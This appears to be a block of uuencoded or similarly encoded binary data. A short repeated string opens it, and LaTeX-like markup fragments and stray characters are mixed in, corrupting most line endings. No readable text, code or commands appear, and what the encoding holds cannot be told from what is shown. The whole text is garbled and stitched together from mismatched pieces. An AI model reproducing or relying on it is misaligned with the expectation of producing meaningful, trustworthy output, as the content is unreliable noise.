E=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U._HVX8<SQQ;U.$ $\texttt{M1GW:UMM3PX]["SDR4\#XNCCB$TZ2H<I/\&'N?;.:Z5D`_)J@Z\\0G(.[+M9R\#DZD])$ MQBO:9AH(^E#G*U_'<[,#]29`E36F2G47\$02FSRQY.X<CC565?(NO@6:4G+JLD M>_\ER!C.KR)ER\=[V">P^KPN,Z96P:*E'SDOC?F2#+W9XK\H(9&4271K^SS=Ð MF76/JM"(>W\,;@,Y+USV#K0]HH2A+W=IPC1V'Y.)R(AD2\$8%+YCQD@D%XC:FD MZRGK351C4\$UGJSM#C]F./-M;#UZF;!Y>Y4Y2:T2Q4&.(C];(CI+QU-3XZ^T2Đ M,RZZH\$]6+,F-(5#Q<.Q6H;L@-9)%4_@K0X\X5EU#5KN3]X?KNXHGR58>4^R-D M)D`-\$JE[A0=6&^NM\YXMEY;PBO#V4ST&UALM#?"\3DU^.%@F.H>KR+2\N'%9D

MX>2<)D^02V2.L5OG.J,=Y\$^?<=ZYM5XRG1V9GE*JK,<5%"&_HZ<YB-2;Q=O1Đ MX^,,%4U.K[#@MPA36]1[OQO<K[JNH%D^EYBO"BZ"IAB0ELN0U:*/+C2&#GW)D M;/+N8?JX/U>H(>,B6]#6][A7EVQ2+>HK)?"/W_AO)-K--D\$>[5AM-PR7=#NĐ M/4@NUGJ`4_'(+6CR(2B:Z.5PR3V]%-/PZ'\Y4=4\C+S'RJS(FK%X*K8AXSB4Đ M=GW'XXZ"9IBG#@=MUVUJ/_&^RR/`NM"][@F4\PVE[PG,=[?ZS7VBGQ/?30I"D M>U/(^H?6K7:IX.N!_@;YI01A-S'\Q!8MK8A9*_I3SW?T:A>5V#UW\I#WT^W6Đ M<*?[DMW8[D\$KY8>Q&X:8GPU,CZ%VP`ON-XC:+YB1@\)[)TM?4]7*0\$:+?HT(Đ M?9;:2L%77)1EO?YZ76?N<B%B:-F1KTF2G[=>S?2W;EOB+,KTSN7<5\-H.[[7D M![F'@D9[A2%+'\$%)GB8EE`0\$^R;X>2_)-=="AQ!1=':"=J,TYEF0:.;\$D]W!Đ MNZ=7VB?2Z_*E`,'2H6=J^9[S^[[32]#^XJ;*4\3H.3E1VJ48A2@#H-D@S4V;D M.#U`U[,W?_I.00EJ9'3*((?@\$8:>PFO^0K]ZD[)UK14]<?`MBG<B(SCU\377Đ M+Y5+NOKN56X!=C9%=IUXEL&2YZ6GWHHPIX"%2\KD-Y+/V%&"!^:]^WGRU6X1Đ MSO+T_+C>80Y'P00NAY-,(,>P?^!,C'Z5&-7K1-<I_K`\42F!%1Y2MB+5[I\$"Đ M),;7B!64RE,_4G2M8*7\?\$C0-\$RI>M2#E(N>9#=()(%.[81`.7ON?>`Q@FCDĐ M!X_A((W"G9`7)+U8FO@<>7T5\$C=<]]\$MQ]8K/S`SGX-T0(,7BA)@H!(_H;@XĐ MR]2;K+/=P[SPN*0`GC'-]LD#%E#@%Z*:\$L1'7!R0Q_LR9MQ?C"HU:P*6@&=VĐ M%0`I^):SY>+UT<.PL[['0"PVBKP'?6DV7-O`0/L8T@B?@`5)\$\$U>%ZGG(Q*\$Đ M,,ZTVA#?K\(H`!IEG_!E!=X^RUHBWP(G[,'F2`\[L\8.0!;>HK<9T5!5IXV1Đ MX/W=2#9`LN<7Y@(+!_O)1+B0#\$^&!G\MWD?_*HX/Q:HBQCAOR@NT0PHE4RO9Đ $\label{eq:mhh} \texttt{MHH=JL^'[1EI.4S\]X5'SE!C\#JSBH;XU'^8UDAWIOWL;H-8]^S<47BUO7A8_'D}$ MS4A,&<5`J=1E^]-J)5\,VOADIV_"!FAN.P]X!'6%Z\$P'2YX,OR:"M7!*F'SYĐ MCQ] %7<AT(BV^@=I,L\$P;5YU>-])HI.TT)EEP(7CQS&\$4[NK='ARQI&P:WRYWD M4QAI)!X>I8X]/@5D3?,AZI^R^W.KN1C:*!C."VBA\.C:!2/D/MLMD4D8K8@3D MC;:;:1'`3ZTY4\$VNK;&@#*AK<_[N/\$\Y#38VG#A^9K/V.>X<UH];6+MR^YYTĐ $M6+NNMV@<;Q359=J)>UM'*6G(X,':/\,RA^,EPQ6EV3JTR)+&P^86^>)8_^C)D$ M8FDG1)21]COO^;L)0<I[1+T5SZU5+P>Y*:@<;__AI:<7ZB<M5]6[R8;KM]^BÐ MZHMYI]1)F<D*%<E#9`XK<M^;^IR2*IEKRQB:QBU-1`^.>@X3TAO%Z%OP5?3*D $M^UP_4/H/VU2[F('B66F9(S3?O(,*"J/><]8_3H;?LR@_Y(T"GS]:>UO-#!0Ð$ M/<PUX`W[\$/_N)5HIF0;'@I%I95;SV_77<\$)7Y-&\$:M:^EL[@BW>]DR0FNL&ZĐ $M@JN8<\&0*,HNN"GQ'[K%!G\backslashEU3<)"3[4SPK)=9V-`\XB`>WU1W]0*$9F,9J6GD$ MQ5S.Z4^^EL-FQR1AJ<A%Y\$65]@[C2:Q6R<DDM7UX"\$Y#Q..&'^4;S97^>RD.Đ M#D>#DF["(ZSV5; M5H9ER: B_L*BG'C<]!B#1KP1SC4==WOUAI]VT]1A9LR)0HD M.&>K:[G2)?'?JZ)-XJSSA<#[MZC>T?W?:R5H4<GR&\+BX?!!C4&409;!9V]"Đ MWT?"*7:'.74AO!\$!6-`SD>>O;EN^'<5P`UA[V;^7B";W`\$C\$EHE#O%^(0.]AĐ $\texttt{M5MFU:E8GN=[O0H[V!(2^P)[2C[)$<2S\\@GDG8>_VB49\&"L<\5T";@)7I5TSCD}$ M.4.!40;Z0^H*1%!34SF89'J6KF^Q8H)?U-8E4H=X^6LTZF<*S=JP>0[EWOGOĐ M/2=\$1BV"Z>Y' /+H^!IP2813SRKD7FNC)GI%)=W#]OL]Y05W"VH/(4A13B^%D M3BSIYQF61>A`*`.:ON"U6G4<R.G^=I4K%V7T@*[N=-[4%XSHE.G!#)@TA'OGD $M^F@TI/A8N&G4&8@Z55EG[O*"(WX"\V\)!)2;7_P#IJDJZSQ4]VRC$$\N+HLVD$ $\label{eq:marker} $$M@\CBH<\@K\H8A)$$HYLDPV].9,>$$\#05W1**E733$$HT9J>)3!,$$GPJ\CRS-\8D$ M1#E3L63*LAV+QP5`\$0A6XI/F5[:6W3H1X.9&QTW@0GXP-'MV>40S!5YKZ&Q-D MA'!A9F)ZY!*O'".]BC7@PQ&RRT.>HRNZ\$8070&Y<P5\$/+<J:-=,<"OT[C';D M62RQ2:F%N@QI8RIF?/K_/.\OZ2TK0F9YZ2QDJ,^^^4X_1.T&`-0VDM]2LMUIĐ M8G4\RUQ_>=XK]!&PD:K?W-D)9A2FIJZBS0,1H2:>XY2?%^#3/I+C-7A6*OR_Đ M=J_FCJ,9%>BW/LA!88T[D]'1F18<'5(V;ISG4PQ.<:9_QG5*%;X90MV#-^K?Đ M9X4-C4_?T!3,*L#HMGN-0AO1\$Q@`8Y@#YI"_LOL'_`CW7%P.QR`==\$JY66K`Đ MJCUXX3S,9<(4BWP\$\$4AEVHN<QVH=(:;>M=&@U8I:8"ECG</:"^LH:O,)?PFUĐ $M(;':>(P:=<R*A$`HZ&KR+\3=I74_`'<8\FR2G$EI3)INU&0!<'(D>S6Z46YRÐ)$ M19^V;4\6%_M\$[=!P);;'B#1FLF1?8W`ENCF]%4B?13YI_EXY*M;)&]=AP#M(Đ M.ZT=MUNNE#EEE.@P2'\$('O?",LIO8V.Q0=3P-O2"`'L-^9YB4<DKSBW5;'4LĐ $MQA"K8'-]:-WY$55%/+LHM)M^C/Z*i=`5R,[)LIV?Y14?YT`TDIS]\U>O.J'!Ð$ $M#]V)G'))>N[3':(E(V.LFMI!$15RJ^,&R3M5&2:E7@.>AQ9F]@<W]XYX.ZMDÐ$ MZME##CE2,_0.K406,9G^TRA&EWU<)KV;<4P-R5\$#58_ "@S981CSL,#2*%^*D MA(=O!U9;(QT^B;W#<YP5,5SS.^+IC*PE)FW*>X93.P3#;\4L[TPA(N.1.*\$@Đ $\texttt{MS?V!_6\$-\$VSDJ(\#A6H0=G`,T:J9.'O\&\&6E-).R,O'\#Z=;G\$CIOVHL-7W\$4PD) }$ M=N'\$+U+8*8_[Q9.5"Y]G]D-B,6[TUM1[!8WN\R<YE6!OOR9M8BI`E?NCOLZPÐ M&F(*O\$U:.NN_Y]_,YL2B'5K<ERK5[+R!H55'Z.TO'W[,^(9UDPDTSAG)^+1"Đ MTH(Y;SD?*J@D8NJ+>/P0YK&&`J^GL/X2CDFFGM=FI'Y7[.-@L/8S>/(`0-%,Đ $MN_, 2<@/H-@70.@*D`8+T#NU\,35]&WHV^]JD@S0,0_2*73:P'9$_F#9$K%0^Đ$ M8-^, V3267Y8P%<V):6."HB&N1(*^?"TQ_FFP/SA8A2-T(4>`KF;T8%6C\!O7Đ MBK%EGDI6?4UP]KWPP0_"0-?S@.`NKLS"!D?-D<9MS!EP;]MB=*T'U^_M<\$T"Đ

M:HI+@F>3%(5>[J.H%=7TFW?F_GGO(4ZB48UP=\$M2)^FT;>R8[M%)I*;)0[SAD MX7!ET\$!!O--[]-M7EJH#-U&N^9>1ABML#8]@'68UHPCC-ID&:?N&]Y)RE_H6Đ M.Z)WO=DWBA&N5/?WX;UHPYY<<BJ+M\[KJK3:Q52G'K94/R.T+W3\$7B?N:!'IĐ M<-P1%,2;UOL4AN\6[4[U#\$PKCSZ1'`;K23:T0X_KTT>[IA=X4I,"%E73"PK\$Đ M3<DR!9IYB7B;-\LD^#1?WZ5=ZHT/W[QK,R>7J:[\$%NV[;AK<%+TDF_M].EGQĐ MXUX8NTUJ,\?B5ED'<^&W&<"CXY]1Q)E*(IK8]IN_'.`]YZFH68-1(X?^""?WĐ MI<L]N-T!`J&0?F8QM8`(;CN8F9%^&0VU]&\.B&#!VL/X @B&P?B)]2Y%B&0/Đ $M,O:5\&,*7KL@D+@*,*6:V6P4AFS+*&VX(EEZ/AUN:\SG(^XH0Y+4O_,<D_^)=D$ M3WZZXTPB;K8:+3?"\[<]9<%*PGN@9+]N*"KZV1CD"0%Y_>8+=H\KNPCV"BBD M42=%VD@6S%:O=!;#QRU5VFS&)"TAVOB<BW*+&(;\$E**N`5*,_3T@[:!RHEX\D MNYFTI+?W=NPRR\F\$?58#S:#+\:2`FEMEW6X_+N&]*V\6&K<0XMCURKC@F0>7D MTUOHZL"/WZNBY57Z#]R.J3P;'^%\4>T6'PPKAJJGX27E<I:L55X>;D\$(<+5)D M7Z2+;_"WPIW:(\JL\L+;0B.U@MY4,\MZ#\Z_'O4R==GC8KM1V3V`QK<',V\$UĐ MQAA-D*:,3S&ZSHE1+Z2P'-W(.!Z#^H?:W+6W"O^6W-4A&5PQMCSVM,(36!6VD M\'!WX'3...`Q#+M+,IF8='_A&EL8>!\$I;#?HH%MU\$E%1UMTPR880^3H5C1>QĐ MZ<U8QMW: "\$]G94E_8@I16Z*?9??M,94<NU;MH'EMLMCS-.YJW37+0JUR\AINĐ $MTN6*ZV7EE\&)OY*O,E$4G=Z`.XE86WKV0L!JJ-F(QW\C][@[$"GHQ$W$FU<U<Đ]$ MRE`K"ETBV[EYN]%>O`F<E>!BRN3\$M\F6FG-OQLRNO*7NYI'T[SA#K)V#155BD MU5F2.\."+UQ:\$`>XCX(XAYF'E'7`4/`6H0U[M6'J7;-;P^4]S\$%Q*K`OH*(@Đ M;SO!_#!7*)J7T=!\`*1?EX`L=8W5NS95IOZ-8(<W.N..,UB>R6;@FGPX1=B+D M3U?6P9KUK"X"^U/.1R_48PT=;.!^.SROT6Y%&(X9Y:NK\"K]@;8T<*#LM-I\D $M>)\,THZRL:O8K=S\#=K+.<(KB7UM<X=',`E2TK&\G=\C,8T[>\0\P6;>=\#SRM1/D$ $M^L_{==1VK<823S}:4Q\#/KQ1^">0G,@ECC(OWW-P.COTJH%3"NK4=*R;/6?B=AD$ $\verb|M';MH&H&] 2S5RY6QF[C3V!VLM//!^:9U8;!2%,C@11MQ`OJPV(,(P\'A<!,=@D) | Called Additional Content of the conten$ M/>TOYS&2^PRZ/-/B[=%B/R=#&H[NI.7(B>'@V/*;45L9/PS7H6C9B'S12Đ M5-FPN!G'4SN(8\$@TRH\$4SGN1,3P+ZE>Y,&/?3;LJ?W!0=9?&,R;N]'AG!'@,Đ M&XLTL]5LX3GT]]+>W0=%N!QXE&<%446M9Z%30*%[F-QBH._(X=0JH98.D?Y`Đ MN)HUGT#S*C<JL\$E/GGC3RKD9INA-*O@BJ^@8Z5+&\NJR@>=3JWTM2I47;_8^D MP)6\3)!S26X-^E52=.SJ=LD\.;F=]KVC)Y04"F,%Q6J.',[;&*0H/LT&#M[KĐ M</^73.YR.%O8!#&S<=7@HDPLC8]LUCKZC`%96'-O3_(1>U*##I,D+TM&9#S'Đ M7<_1Z8BF\D'1234+WBHV<U>__!;;&:>(GD#W\9!;=Y;"DRO?L<H9%@]N=_@HD M4VNFO7]6C@+Y1N.=WISK(IHQRO("G-QJ9BUS'2(O4Z+7X95U.B[.U:ZE/@L[Đ MBBM!)W[RDB1^\$ODB%])OF@AE@8=&^&71@>\LA<SF+#BA>[INJ`L][*._5A4HD $\texttt{M+(A8Z!^{<=Y}]\#<^,WAD."G3C8"*4\#*TC>A*0A1$BH(])@'V`5$!;<Y`%<\$!<D }$ $M/*2/3M<8[<5D8J"/O`,7PP_X3&C&+>ZR;-0%JAC]!8EUR+$\.MSD9(I25#>`D$ MX;;Z"9-;N*\8'T21XX(YGO7W-%FV+*L[0CCEDMS;QBKL\$NL"?XJ57K35]1?\D M&:[07#^.,Z^[H`,F3P(*;[Y&1>MWC+,1DWG#'_@=O-_H)Y<6)&L:'F3/FBP+D M`R71=6A`[,;/Y:\$AJNE^7B*GC8&VVD6C??TMT_DUM2IJ!W;B#6#Y(48H2680Đ M8U*.^M0WBMTYE*.%2C<J@7,QV2&*5Z'T\3H\HZ"9V;70V'_&<>F?Y!;DC7-!Đ ME/@)3+'*A\$[8:_)[@UT?KO=S5<N;#&LYGUW=NXHP:2P;E!\TI*\$B*[/2.[O)Đ M7+8Q<-U"5!`X^,&:Q7-S.F*L#IN/K8-HZ+8!?FW@T=##7[,2'(B9#3<R<C\6Đ M7I@Q5LN854;5"ZJ3%___E#YEEFMK#7&YTE<S5PU1<...1B%#G-DUVHUCI>,E[-Ð $\texttt{M*?L]8-;NE:DV>14Q$C"ADD=$'L$LXX[U>L\#."TN)H!INU&YR\#'DZ><9"K[^.\\D$ M5C=<K]E[!H-SY9PQ[[W3R`3Q^K!KY?G`+5_)T&@%5VBLQYR;ST3\C<9;-T5JĐ MO!=A5J[OB%"2@JP+WG9^:70\$S<I4,J#AKF_TQ@CR%0%UTG6PLXN'X(JY!F70Đ $\texttt{M>?'(H0]L<\#F\$14ZZO?P-@NVDT]YR'.=02;OPJZ\backslash G5U/P@Y2FCD"1_/*BR_/+D } \\$ MB4Q>U?62)Z;)M4D/)EG.M2/_0`/J;&C6UJ`)J%XN@1>M7I3DS]]K)B1Z'\+AĐ M7(N!)>27+P&,9";G"8Q)_&9HT3\C?``FNI[7[+3FONCH:^EC/B^6JXU6E86%D MZC\$/HVA(!\$.Z;,6[6!K;<Q0>,KLOOYURQNC5[+-,\$1&),PBG?7FX+[K]0*V?Đ $M; _87_+R^*, '5']5@SK]:B4!]Y'#WT0*R?[&4L%R\77[S?8+^^/C0.]+).>=_Ð$ M8)/]LK)G</]JZ>OMAS3NTW/@X(2[6#+9C+%%7X^!-, `4]2;L]Q!;&'<*Y2KSĐ MB<OE.J4TVH%VQ=",'@0IH3G)[J/2=HNG&2PD;8I:F=MW^*-KR7\$*F0/6*PCWD MB(\$>80>==>ZS+Y*83".'L]P0*I[)9`*7TPUVC&4%9Q,M"@!YW&NZD0]OQCPXĐ M1)D2?'Z\$D1%4^W/,\T`'IKVHMAW'K\$:^C@6SS?IZIW @1= 6S28J^AMA++ /Đ $MZ]9K\#<^D*MS*!]5A80_DQ20G,"\#0E'ZY'97?<)>=54C.P2$1&1X6A]-MY!=HD$ MY?((#.C7#H`(K\PUR6\$;^8M.Y(?HJ\$.].\Q+CH,(W>BD"']3RB4_71R3WRNDĐ $\texttt{MSOB\$*A_B'/O(85-O+"/\(8GOV,H/\$`:L1R2+Z0ER"Z:TR0NMGK=2*^@B\#ZLAĐ) }$ M;@Z21H\$F'LG^=>'WY0],WYN6'<:E,XED>>Z<#CRBR1^DD0Y`0!B*K&*?.9=^Đ MX&OM6:4U946;L=*%L)AW@6O@?FBFL%U]2:)^=*#M@@_GYS7`MZ'XQ2(,%^-YD

M6L8UV2+GE\[`ZR*P^E/SV8JPHP6'P=A4@<(@OM9^J=L6'<4^'&_)Z\2OBG"2Đ MHC%ZNO&L>Q%S!;VIZ\$I3M,NC5[=BQ)TI[=R^;6(NN#H_`/;K9GUI=#V:9=2Đ MHV/;C3&(68\61_0RJ`(\A@'"*%RVKQK1?K7["3@JF8\$P:9-,*6-[']4W;@%ZĐ M1#/\$Y/PZP<,K-.D+;9T9//DU_HL&Y!(V^R@3U8PK1]AMB(F+:R?>>"I(&_R-D M81RU`?[DJR6,\$5X'_![X7F\FT>"+X9XGM]L?2`MX_FY!/7EK6&QE>4*<`5E5D M.?8Z<`<WR4/7_XALEFBX<?]HN!(WJ'+#?2I&8NIQT&[Q>[HS"F(X>20Y059>Đ M24F)19>3DS-O:Z,?/<[L\6(=`J[[#<2S1(%,1-L74J.)Y_A@,HN:T%AZY1RIÐ MNH=7U?,L_RK3X@0<D/UV<'#PO5J8&V"E4"3-;#O\$E.&^GB,0O!:)Q_E7!LJ\D M#2`Q7DM!89<_S]2)OX,^'R0/\$EWF32D;NDJ!4-M\$)`DH-C>_M&1:*X_@`TH;Đ $M^*1N7(4<@K&RMWYOVR'(0_\#F8RJ\#"<%G^8.`Y1!\#G;L^V/G:_P/H/\5+!_BZD)$ M`C@-LPBU:'2[-6X23X\$#@8V"B?'#<(>IS`)(K&&X\$(,%^!UD0<37TKYXJ?'`Đ M%\=%KLR3KY/A7%>EIJ7.6M*LK,[,Z!.:24C4&99*@MH#<0L(S\$#=]]SW..WWD MOCHFDQFX0=(]/U=QX;+1_"1]#>OA.^*>PQWS.R>#_4O\O?!=<4!X<X\$YU(CXD $MYK; S2@W'WH(0=QIJ:F;WA"K%29</9\L&1N.9W*LG]]8-^'>W*93(,XU6#QY+D)$ $M(L_B&##-IYY7&QU>5D\^;>\#CKQUWJX$\L<F9WR"/034V$>@8@='\>0.,$='D$ MP'CTC;!%DZT5[GQ'5\$RTW7+I:,!UOH>:M/&4VB_E:"PT[E,:C'\$@&H57?-/0Đ M/+0TF)K\$',%NV!S(/I6S(J25X?'0]^PGJRMOQ%I4*.0V.3)47;4_IB:A'[Y^Đ M3[8"**2.U3"F&+"JK.8*W14;!#;VHW3@SC=SKKA1WKD]L%N;9D+A8:1=VD=JĐ MZ2B_*,;P,F;IJ:V+YG(X5LA`8+*47@.1XX@'J[@@@^B(@ZHHA>GTXJEK>:(,Đ MK,86-C0GKY8.C_L]WC[D1F\LL#2H<1LT:YSD*FN%\$\B/]&)'.\$XF8,##UR&\$Đ M#9Y-*N4&B7/Q\!%FSY?NT18T6TY&)Z?PRN(-%A4H&)HZA>E&%\+=UAAFQ/@=Ð M*LIV\$*"P%O.SCLT"11S65)5BG+0CG=WS*L!ON7K)=2JY)J\8JI)4R:.2\X/-D M2F67YQPZ9AA:SW[::KG'I*CL&M2MAH)OX%NGI=P<_H\$&)J>&"D>N<%3>516UD M`X_MMZ3&)YZYC'8ZE=X".BVCXY553X",8DD[8\,'Q@%C@>45"&02F;P;C8MBD M>.R,ZWO%)070&DS48Y:H1F/,<X]2[//4&F]><;6!)Q!Z8#\$@!#CEJ^7T>MZ\$Đ M`QHT"5!8J-*Q(52RLK+B6.*H*?KUW<\.WA=YZP<@1AXDZ"9PEHH*1;;0_K+CĐ M4;O-9R2>TIEW"Z\$[R26FC+X:9"H,HQ8\$K`=_!^EAS6&2&8D,3/+RU#_AH"08D MJ!/B@G.1LMIDA5'<-*GE>1W(<I7I>2-FP>D\$])SV]HWI]LT[XXN#O+O9DN_JĐ $\texttt{M>}) \, 6 \, ^9 - 4 = \\ \texttt{.="\$HV=5^::A95\$7L} \, \\ \texttt{5N8\#4W-G`8C)N;FQD>0UG@92\$ \\ \texttt{IVHNTD?D} \, \\ \texttt{D} \, \\ \texttt{N} \, \\ \texttt{SC} \, \\ \texttt{D} \, \\ \texttt{SC} \, \\ \texttt{D} \, \\ \texttt{SC} \, \\ \texttt{D} \, \\$ MQL*TR_3:Y[4P-V=\ARQ\$S<;U_>(.SA;+0E+GPCSV<',.^'YW#I&\VNG5QOEZĐ M5B>9Z''9,GG"_7XW6U%QMWPR7P:&S0)=3\W`AX)%2=QW=W)\W.#!S336E-&YD M\$YCI+_V,D`V[;M\J_5Y?TD6`\$?<U"'_1('@)_IS06Q4@TK)I\G\$'5^%QT3*8Đ MX3A#:7T0GJ+,^^)VE!.\1IJD&;L`M(?(1N,.#`#!MSQ.HGG)?JP?E7Y7LM9MĐ MWT^#L9R, MA\$F<'+G9*\$;8CU&L+D4)/]P;;NE2XV4@H<72^AZ):^S\I'4DA'6Đ M6O:XH+-MQFT(_2`],7RSPJYM>OOK?&M,,6:1S%81UK&4SI[B':%!):CRZ;3ZĐ MR*-PUDP(]T)EKM3/"XNJC,I27R:;P?>9\G2L6N/\^GQC6C!YF1;S_.Y"()46D M6;@Q?8\$G55ED'O&FF,"I[B'RZOW=*]SY4V?UT4?<BY3E+LG&BI+EW>\<#4#`D MX;T_DG`Q(T''3`_!!^,+81QN,18/1P\$(7^HPZ;)`L2A5])TN5ZN3-\$ALH',VĐ M39:*:"8`?./;Y+QHWEVO-9*`;V?W?*KVPP%(1_%^!/B1`;YYJFAI[<J_5#94Đ M])^O-@UR/VWYZWO-PWPO8^J&243A?RSA]:!7`)(A#\EI:YOY0@&@`!MC*4SPĐ MOCGIYZLNS4%!02\=FF.-;@ T!RMJ=<:ME1<(H\$\$'\$QD6W\@<69W,.U(I\$-(8D MHNUY74\$MPIW3G5>.E<DY.BX[7]>N!PD."V6R]+)W466F+HAF#^O-[A/Y'78'D MQD\$BU<&-[\541F<80WJHJ96\E*SS82\9Q-?8;&K?JS4,*_!:_?*&#,!V,T?7Đ $MI\&NI[.CH[29!0$-;>;_CI=.129E?75XV6IS(X)SD6:TQ*/)3S]Q?O)3FOE>\D$ M-_!W7")40UAYAT3\$9^PNJZ_7["*P]7B\8-XRZ__UY605!ABM,:^-J1)8&,?NÐ M8"RQN-YJ':71;!OCY^D9G'[\$[JN];#GZ2`G7QW^*<[9(+GX%6.AXW#"PGT6DĐ M7P`!A<.[6&E0N'<6GT!I6:`-4[7-I-GJ\$?5MZGH+_6JF]Q^"*)\DIOA@Z\$&NĐ $M(`!PU8`#U.[?E5IM:W@N:WI;8-*GF\/<6!-7^Z.!UIW\#604M-PX,./+Y2[Ð])$ $M[6M\@-J_8+S@ROP<) \\ 0MB2G\[??65]B4!4`) \\ @UZ(D`<12]C7^^Z"V0*AZ,] \\ 0MD \\ COMBAR \\ OMD \\ O$ MF3! TG*EU")H-!I&4K*DK[:65@9\$M-HZ"EG< UPUL\:6N(5\$&U]#1*M-Z@I#Đ M]J.ZR^<[8JM0&/KQY0>4[@E&R\$\$/'5^7QV7')O?AC4G;`2@-R!J^0<5"N5,4Đ MSTLQT`K`5%%1H4S'4[4LP.67>(7:<GCL<@'>K%%K6#+BN91A-X!E/JOMT-47Đ MX;#9^;[`PT?.5Q\$4)#P+WDT(5]-VT3J8X7DSO,#ZN.[2=0R*!/U'C966E0TNĐ MV9<15]CB1&H4,=9.UW'OH \$A)>)?=^B:SR\L)'][?V &H2I,/5FK,\E:'DYGĐ M=P`?&D<*.]\$#W<;W?MK^[@#?;3];2*,\T.D%^8TG)0IUT:H6Z'N^T;\$(D-8.Đ $M#-2H:!]/:*F$.;=M!O,N/A%76G;H1]AM58O=JX1[:Q3T'4TB0^KJ\1=/UÐ$ MLOEXMK+[<,ZMNYG+":`]*<PR5?#@/.LC`CUXPL'Y\$3S\$[,'"LD&;M%%A?YVAĐ $\texttt{M?]:N7[-]%/Q_D73S]FQ*".X_8")]) \texttt{M4\&%[0D69W^$P=7BG&Q)40*%*G6;E?8D}$ $M6\&["/OI^6$,&^@$\7'L\U6M-OSEORYEH/A0=%,(P30KT_7ON;B[L>9[6;,VEĐ)])$ $MLQB)_XP,G6[Y,N"/<Q!6W0RKI>H>D(>X:90#"2V(1N`O(`<P:$M^^))FG`9$D$

M.#*DA'E45;H>A[X4%\$G(%UU7(P>\$P1C>&G\8=`@D.60B9GZ06.%!'.C<I[3:D M]>GK6Q]8V\$:CT8@Y!#K4;+W.`;JD*Z?ELNYD3Y=NO'F-\$`*J"XT*ZZ(XXK\$RĐ $M2UMW8].[0Y^'N"-^1JD^*?"S@N$.G>5VQ)^T'YT\5J[/07Z!,Z>R-*+)84Ð$ M>Z#9?31?JD_^RFCH(!P,VHV<?5>`/_I=@01`Y9L=E=-U!ZM?JS4JJZFD;3L[Đ M7I#I>EV_!(M5PFD+)SC1S.\L("@M4[*Q:&-H,O6?_]+O"-MZ*X5EK@\$\GY,1D MZ6&<=E3)2'L/]=Z$\\"D1P:H2>QOV^T8(VIZ]GD?$[E4-1QOZ"A.?R+<58DD]$ MAH^10&F#]GAIS?7 *1%SS()PGXGBY>P70-M7!L`+B Z-OANR\$6,+;O-\K66VĐ M&\;[":X;X`MT1K'\$3)8`P-%[[O@NB]((I@#Z:*DH1(\[^ZV'9PH2*9%9^R'\D M)(R,OH"0KHP55#>Y\&4K)K6\X2%/*:I7NJK'YFB\$DW77C8Q0@;+9<H.!7?MJD ML.A(Z`O<8XNJ:):S*8`PJ8.7=_^F0BN#I@>G#V,\$%NOZ5&BVK/!`.N94<#J?Đ MQ5H<N+N<TC2UH,JP32<D4M05`+ZHVA>T0JP;12EL]6"%^16P]\$83YV7/T[`#Đ MG%^^Y)67*5RW*Q*<Y;^\'%LGG'2=7K2%=^SS5WO'(7/W"C,59J3"+*BH2*37Đ MX_LITT`8)L0C^53(^")`P\D.BQ)P)[MXJM!Z*4#NJR.YRE?`]G\$2/6#5S,I3Đ M[H1]:1Z!T5'V2%/U.4G2[E_Y`;D1%EL>+P31K:2R"".Y9MUEP*G)*M2-"4!]D M\-?D:50N65(L`'E#**U*@[_B..Z+6[-JVCR19MMF8RVP+07[U0>0^"*F4_\5Đ MD);#C;RTWX:+!;,62IY!TKB@:#"GU_2XYM54LY":I@&NB=#<H5\UGM4U5;%9Đ MK<TP=E'CS?=A?>^5MA)4@2QBF?KBZUXC9#F[%*YVYSH6=2?8_9\BX56*_=!\D MI4U,@JU.@%&`<EU-H&\!TQ006M6R2/J5!PP94I"(9U'>3[DYJ`=`A(`:3C>"Đ MDYE+6ZB5`.[Z8\N)#XRO#NA'#:9B0RR<9'B"XJM`7@B_!=N-ZBNA8%"GAV]\$Đ $\label{eq:mno} \texttt{MNO]7;JXOH2J'KQ1]C*X->*-Z8V<``"(9>&H1O`;4`#<N5V]84=4`L`)P,_#6D$ MK?=_)?QJ<<I-\!BE86W3]^.YOV=RU(KKYP\$UU<BQ2.W[]?,9+!LD&72(:0V<D MCC; 0A.A95?<7*FEV@?+65.?[ZUYJLT)E7-EXAT//S\"+.07INIM,).+0)V-?Đ M26!R25F&.6T!!!<T&&AU:3'`=<6BM4E5\$V0`!+5,W))*PA_;!1*W\$!?Q!Q&KĐ MEWO'1, `PS30*@BA!&+@IR)/EVE-`2^Q\$II3PI/AIDG9-_U3P)%J5]SQG-Z[UĐ 